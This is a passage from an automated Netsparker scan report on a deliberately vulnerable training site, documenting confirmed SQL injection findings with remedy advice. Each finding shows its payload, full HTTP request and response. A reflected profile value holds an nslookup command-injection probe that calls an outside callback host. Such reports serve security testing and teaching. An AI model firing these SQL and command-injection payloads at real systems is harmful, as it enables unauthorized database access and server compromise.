<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<h2>Paganis</h2>

<div class="row marketing">
<div class="span3" style="text-align: left;">
<img src="/Images/Makes/3.png" alt="Pagani"/>
</div>
<div class="span3">
<div class="thumbnail">
<div class="thumbnail-container">
<a href="/Supercar/3">
<img src="/Images/Cars/3/1.jpg" alt="Huayra" style="height: 140px;"/>
</a>
</div>
<div class="caption">
<h3>Huayra</h3>
<p>
<a class="btn btn-primary" href="/Supercar/3">View</a>
</p>
</div>
</div>
</div>
</div>

</section>
<hr>
<footer>
<p>&copy; 2017 - Hack Yourself First - <a href="http://www.troyhunt.com">troyhunt.com</a></p>
</footer>
</div>
<script src="/bundles/jquery?v=yMmPM1TxecYcoWtCWW3jYgH0fr9kiAasOfb-W5I001A1"></script>

<script src="/bundles/jqueryval?v=kO9SZjRLUEvNZbFlwaT1hsJ0t0ngQHk32HeNdumCbRM1"></script>

<script src="/bundles/bootstrap?v=NE-C7tK4A7Qr22gKpUJS59z6HQS1tlZdBjgam_8c3I01"></script>




<script>
(function (i, s, o, g, r, a, m) {
i['GoogleAnalyticsObject'] = r; i[r] = i[r] || function () {
(i[r].q = i[r].q || []).push(arguments)
}, i[r].l = 1 * new Date(); a = s.createElement(o),
m = s.getElementsByTagName(o)[0]; a.async = 1; a.src = g; m.parentNode.insertBefore(a, m)
})(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');

ga('create', 'UA-43629727-1', 'troyhunt.com');
ga('send', 'pageview');
</script>
</body>
</html>
```

1.6. http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard?orderBy=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--&asc=false Confirmed

http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard?orderBy=1%20WAITFOR%20DELAY%20%270%3a0%3a...

Parameters

Parameter	Type	Value
orderBy	**GET**	**1 WAITFOR DELAY '0:0:25'--**
asc	GET	false

Request

```
GET /Supercar/Leaderboard?orderBy=1%20WAITFOR%20DELAY%20%270%3a0%3a25%27--&asc=false HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFEB0505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E6
44A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3011
Date: Fri, 29 Dec 2017 05:08:13 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Leaderboard - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http://hackyourselffirst.troyhunt.com/Account/UserProfile/1">Edit profile</a></li>
<li><a href="javascript:document.getElementById('logoutForm').submit()">Log off</a></li>
</ul>
</li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a>Hello |nslookup${IFS}&amp;quot;ubpjbtq913f96xgmltipna0rwssxi_-kgcborjpl&amp;quot;&amp;quot;itu.r87.me&amp;quot;!</a></li>
</ul>
<form action="http://hackyourselffirst.troyhunt.com/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" />
</form>
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<h2>Who's the greatest of them all?</h2>

<div class="accordion" id="accordion2">
<div class="accordion-group">
<div class="accordion-heading">
<a class="accordion-toggle" data-toggle="collapse" data-parent="#accordion2" href="#orderBy">Sort results</a>
</div>
<div id="orderBy">
<div class="btn-group accordion-inner">
<button class="btn" onclick="location.href='?orderBy=votes&asc=false'">Votes</button>
<button class="btn" onclick="location.href='?orderBy=PowerKw&asc=false'">Power</button>
<button class="btn" onclick="location.href='?orderBy=TorqueNm&asc=false'">Torque</button>
<button class="btn" onclick="location.href='?orderBy=ZeroToOneHundredKmInSecs&asc=true'">0-100</button>
<button class="btn" onclick="location.href='?orderBy=TopSpeedKm&asc=false'">Top Speed</button>
</div>
</div>
</div>
</div>

<table id="results" class="table table-striped table-hover">
<thead>
<tr>
<th></th>
<th class="number">Rank</th>
<th class="number">Votes</th>
<th>Make</th>
<th>Model</th>
<th class="number">Power (kw)</th>
<th class="number">Torque (Nm)</th>
<th class="number">0-100 kph</th>
<th class="number">Top speed (km/h)</th>
</tr>
</thead>
<tbody>

<tr id="1">
<td class="supercar-thumbnail">
<img src="/Images/Cars/1/thumb.jpg" alt="Nissan GT-R"></td>
<td class="number">1</td>
<td class="number">5</td>
<td>Nissan</td>
<td>GT-R</td>
<td class="number">404</td>
<td class="number">628</td>
<td class="number">2.7s</td>
<td class="number">311</td>
</tr>
<tr id="2">
<td class="supercar-thumbnail">
<img src="/Images/Cars/2/thumb.jpg" alt="McLaren P1"></td>
<td class="number">2</td>
<td class="number">4</td>
<td>McLaren</td>
<td>P1</td>
<td class="number">673</td>
<td class="number">900</td>
<td class="number">2.7s</td>
<td class="number">349</td>
</tr>
<tr id="3">
<td class="supercar-thumbnail">
<img src="/Images/Cars/3/thumb.jpg" alt="Pagani Huayra"></td>
<td class="number">3</td>
<td class="number">3</td>
<td>Pagani</td>
<td>Huayra</td>
<td class="number">539</td>
<td class="number">1,000</td>
<td class="number">3.3s</td>
<td class="number">372</td>
</tr>
<tr id="4">
<td class="supercar-thumbnail">
<img src="/Images/Cars/4/thumb.jpg" alt="Ferrari LaFerrari"></td>
<td class="number">4</td>
<td class="number">1</td>
<td>Ferrari</td>
<td>LaFerrari</td>
<td class="number">708</td>
```

```
<td class="number">900</td>
<td class="number">2.9s</td>
<td class="number">350</td>
</tr>
<tr id="5">
<td class="supercar-thumbnail">
<img src="/Images/Cars/5/thumb.jpg" alt="Koenigsegg Agera R"></td>
<td class="number">5</td>
<td class="number">2</td>
<td>Koenigsegg</td>
<td>Agera R</td>
<td class="number">850</td>
<td class="number">1,200</td>
<td class="number">2.8s</td>
<td class="number">440</td>
</tr>
<tr id="6">
<td class="supercar-thumbnail">
<img src="/Images/Cars/6/thumb.jpg" alt="Bugatti Veyron 16.4 Super Sport"></td>
<td class="number">6</td>
<td class="number">1</td>
<td>Bugatti</td>
<td>Veyron 16.4 Super Sport</td>
<td class="number">880</td>
<td class="number">1,500</td>
<td class="number">2.5s</td>
<td class="number">431</td>
</tr>
<tr id="7">
<td class="supercar-thumbnail">
<img src="/Images/Cars/7/thumb.jpg" alt="Lamborghini Veneno"></td>
<td class="number">7</td>
<td class="number">1</td>
<td>Lamborghini</td>
<td>Veneno</td>
<td class="number">552</td>
<td class="number">690</td>
<td class="number">2.8s</td>
<td class="number">356</td>
</tr>
<tr id="8">
<td class="supercar-thumbnail">
<img src="/Images/Cars/8/thumb.jpg" alt="Aston Martin One-77"></td>
<td class="number">8</td>
<td class="number">1</td>
<td>Aston Martin</td>
<td>One-77</td>
<td class="number">560</td>
<td class="number">750</td>
<td class="number">3.5s</td>
<td class="number">354</td>
</tr>
<tr id="9">
<td class="supercar-thumbnail">
<img src="/Images/Cars/9/thumb.jpg" alt="Mercedes-Benz SLS AMG Black Series"></td>
<td class="number">9</td>
<td class="number">2</td>
<td>Mercedes-Benz</td>
<td>SLS AMG Black Series</td>
<td class="number">464</td>
<td class="number">635</td>
<td class="number">3.6s</td>
<td class="number">315</td>
</tr>
<tr id="10">
<td class="supercar-thumbnail">
<img src="/Images/Cars/10/thumb.jpg" alt="Lexus LFA N&#252;rburgring"></td>
<td class="number">10</td>
<td class="number">0</td>
<td>Lexus</td>
<td>LFA N&#252;rburgring</td>
<td class="number">425</td>
<td class="number">650</td>
<td class="number">3.7s</td>
<td class="number">338</td>
</tr>
</tbody>
</table>


</section>
<hr>
<footer>
<p>&copy; 2017 - Hack Yourself First - <a href="http://www.troyhunt.com">troyhunt.com</a></p>
</footer>
</div>
<script src="/bundles/jquery?v=yMmPM1TxecYcoWtCWW3jYgH0fr9kiAasOfb-W5I001A1"></script>

<script src="/bundles/jqueryval?v=kO9SZjRLUEvNZbF1waT1hsJ0t0ngQHk32HeNdumCbRM1"></script>

<script src="/bundles/bootstrap?v=NE-C7tK4A7Qr22gKpUJS59z6HQS1tlZdBjgam_8c3I01"></script>




<script>
$('#results tr').click(function () {
var url = $(this).attr("id");
if (url !== undefined) {
window.location.href = url;
}
});
</script>

<script>
(function (i, s, o, g, r, a, m) {
i['GoogleAnalyticsObject'] = r; i[r] = i[r] || function () {
(i[r].q = i[r].q || []).push(arguments)
}, i[r].l = 1 * new Date(); a = s.createElement(o),
m = s.getElementsByTagName(o)[0]; a.async = 1; a.src = g; m.parentNode.insertBefore(a, m)
})(window, document, 'script', '//www.google-analytics.com/analytics.js', 'ga');

ga('create', 'UA-43629727-1', 'troyhunt.com');
ga('send', 'pageview');
</script>
</body>
</html>
```

2. Boolean Based SQL Injection

1 TOTAL
CRITICAL
CONFIRMED
1

Netsparker identified a Boolean-based SQL injection, which occurs when data input by a user is interpreted as a SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database. In these tests, SQL injection was not obvious, but the different responses from the page based on the injection test allowed Netsparker to identify and confirm the SQL injection.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data/tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

The best way to protect your code against SQL injections is using parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them.

External References

- OWASP SQL injection
- SQL Injection Wiki
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

Classification

OWASP 2013-A1 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-89 CAPEC-66 WASC-19 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Base: 10.0 (Critical)
Temporal: 10.0 (Critical)
Environmental: 10.0 (Critical)

2.1. http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=V12%27%20OR%201%3d1%20OR%20%27ns%27%3d%27ns Confirmed

http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=V12%27%20OR%201%3d1%20OR%20%27ns%27%...

Parameters

Parameter	Type	Value
Cylinders	**GET**	**V12' OR 1=1 OR 'ns'='ns**

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8   nov 29 2017 09 37 51   copyright (c) 2017 microsoft corporati n
```

Identified Database User

```
HackYourselfFirstRestricted
```

Identified Database Name

```
hackyourselffirst_db
```

Request

```
GET /CarsByCylinders?Cylinders=V12%27%20OR%201%3d1%20OR%20%27ns%27%3d%27ns HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2164
Date: Fri, 29 Dec 2017 04:49:48 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercars with a V12&#39; OR 1=1 OR &#39;ns&#39;=&#39;ns engine layout - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>



</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="http://hackyourselffirst.troyhunt.com/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
<li><a href="http://hackyourselffirst.troyhunt.com/Supercar/Leaderboard">Leaderboard</a></li>
<li class="dropdown">
<a href="#" class="dropdown-toggle" data-toggle="dropdown">My account <b class="caret"></b></a>
<ul class="dropdown-menu">
<form action="http://hackyourselffirst.troyhunt.com/Account/LogOff" id="logoutForm" method="post" class="navbar-form"></form>
<li><a href="https://hackyourselffirst.troyhunt.com/Account/ChangePassword">Change password</a></li>
<li><a href="http://hackyourselffirst.troyhunt.com/Ac
…
```

3. SQL Injection

6 TOTAL
CRITICAL
CONFIRMED
6

Netsparker identified an SQL injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL Injection Wiki
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

Classification

OWASP 2013-A1 PCI V3.1-6.5.1 PCI V3.2-6.5.1 CWE-89 CAPEC-66 WASC-19 HIPAA-164.306(A), 164.308(A)

CVSS 3.0

CVSS Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Base: 10.0 (Critical)
Temporal: 10.0 (Critical)
Environmental: 10.0 (Critical)

3.1. http://hackyourselffirst.troyhunt.com/api/vote Confirmed

http://hackyourselffirst.troyhunt.com/api/vote

Parameters

Parameter	Type	Value
userId	POST	1
supercarId	POST	3
comments	**POST**	**'+ (select convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns) +'**

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8 \n\tnov 29 2017 09:37:51 \n\tcopyright (c) 2017 microsoft corporati
```

Identified Database Name

```
hackyourselffirst_db
```

Identified Database User

```
HackYourselfFirstRestricted
```

Request

```
POST /api/vote HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Accept: */*
Origin: http://hackyourselffirst.troyhunt.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://hackyourselffirst.troyhunt.com/Supercar/3
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E6
44A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
Content-Length: 133
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

userId=1&supercarId=3&comments=%27%2b+(select+convert(int%2c+cast(0x5f21403264696c656d6d61+as+varchar(8000)))+from+syscolumns)+%2b%27
```

Response

```
…
: application/json; charset=utf-8
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache

{"Message":"An error has occurred.","ExceptionMessage":"Conversion failed when converting the varchar value '_!@2dilemma' to data type int.","ExceptionType":"System.Data.SqlClient.SqlException","StackTrace":" at
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrap
…
```

3.2. http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=%27%2b%20(select%20convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)%20%2b%27 Confirmed

http://hackyourselffirst.troyhunt.com/CarsByCylinders?Cylinders=%27%2b%20(select%20convert(int%2c%20...

Parameters

Parameter	Type	Value
Cylinders	**GET**	**'+ (select convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns) +'**

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8 <br>    nov 29 2017 09:37:51 <br>       copyright (c) 2017 microsof
```

Identified Database Name

```
hackyourselffirst_db
```

Identified Database User

```
HackYourselfFirstRestricted
```

Request

```
GET /CarsByCylinders?Cylinders=%27%2b%20(select%20convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)%20%2b%27 HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E9456951218097D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E6
44A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:48:12 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

3.3. http://hackyourselffirst.troyhunt.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) Confirmed

http://hackyourselffirst.troyhunt.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c65...

Parameters

Parameter	Type	Value
orderby	**GET**	**(select convert(int,cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns)**

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8 <br>    nov 29 2017 09:37:51 <br>       copyright (c) 2017 microsof
```

Identified Database Name

```
hackyourselffirst_db
```

Identified Database User

```
HackYourselfFirstRestricted
```

Request

```
GET /Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644A4FA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:33:57 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the varchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +2444082
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.2558.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

3.4. http://hackyourselffirst.troyhunt.com/Make/2?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) Confirmed

http://hackyourselffirst.troyhunt.com/Make/2?orderby=(select%20convert(int%2ccast(0x5f21403264696c65...

Parameters

Parameter	Type	Value
orderby	**GET**	**(select convert(int,cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns)**

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8 <br>    nov 29 2017 09:37:51 <br>       copyright (c) 2017 microsof
```

Identified Database Name

```
hackyourselffirst_db
```

Identified Database User

```
HackYourselfFirstRestricted
```

Request

```
GET /Make/2?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns) HTTP/1.1
Host: hackyourselffirst.troyhunt.com
Cache-Control: no-cache
Referer: http://hackyourselffirst.troyhunt.com/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.99 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ARRAffinity=66555a772ced6d74f4daf5cd9290fbe0c1c05d60b593e8f66b4d24d12609a0f2; ASP.NET_SessionId=nijz4fkgb4chd4wgakmpkfry; VisitStart=12/29/2017 4:29:22 AM;
AuthCookie=42511A5305C2E4024AFE80505CB593E945695121809 7D2D472E597E76F3DBF6F312354C352EDD5B553F030BE89DC670EA5DBC7BAB3186E1BFA53BA3B3DA3BF2633615F2A3699CDF748EF0A6CA34E72518056C25E3B34150C353E8DE970820F1EFC0DFDE003BCDC4FA863233E644AAFA65EB55EDB4954025766AEFC4CBFB70D91; IsAdmin=false
Accept-Encoding: gzip, deflate
```

Response

```
…
Type: text/html; charset=utf-8
Date: Fri, 29 Dec 2017 04:38:13 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
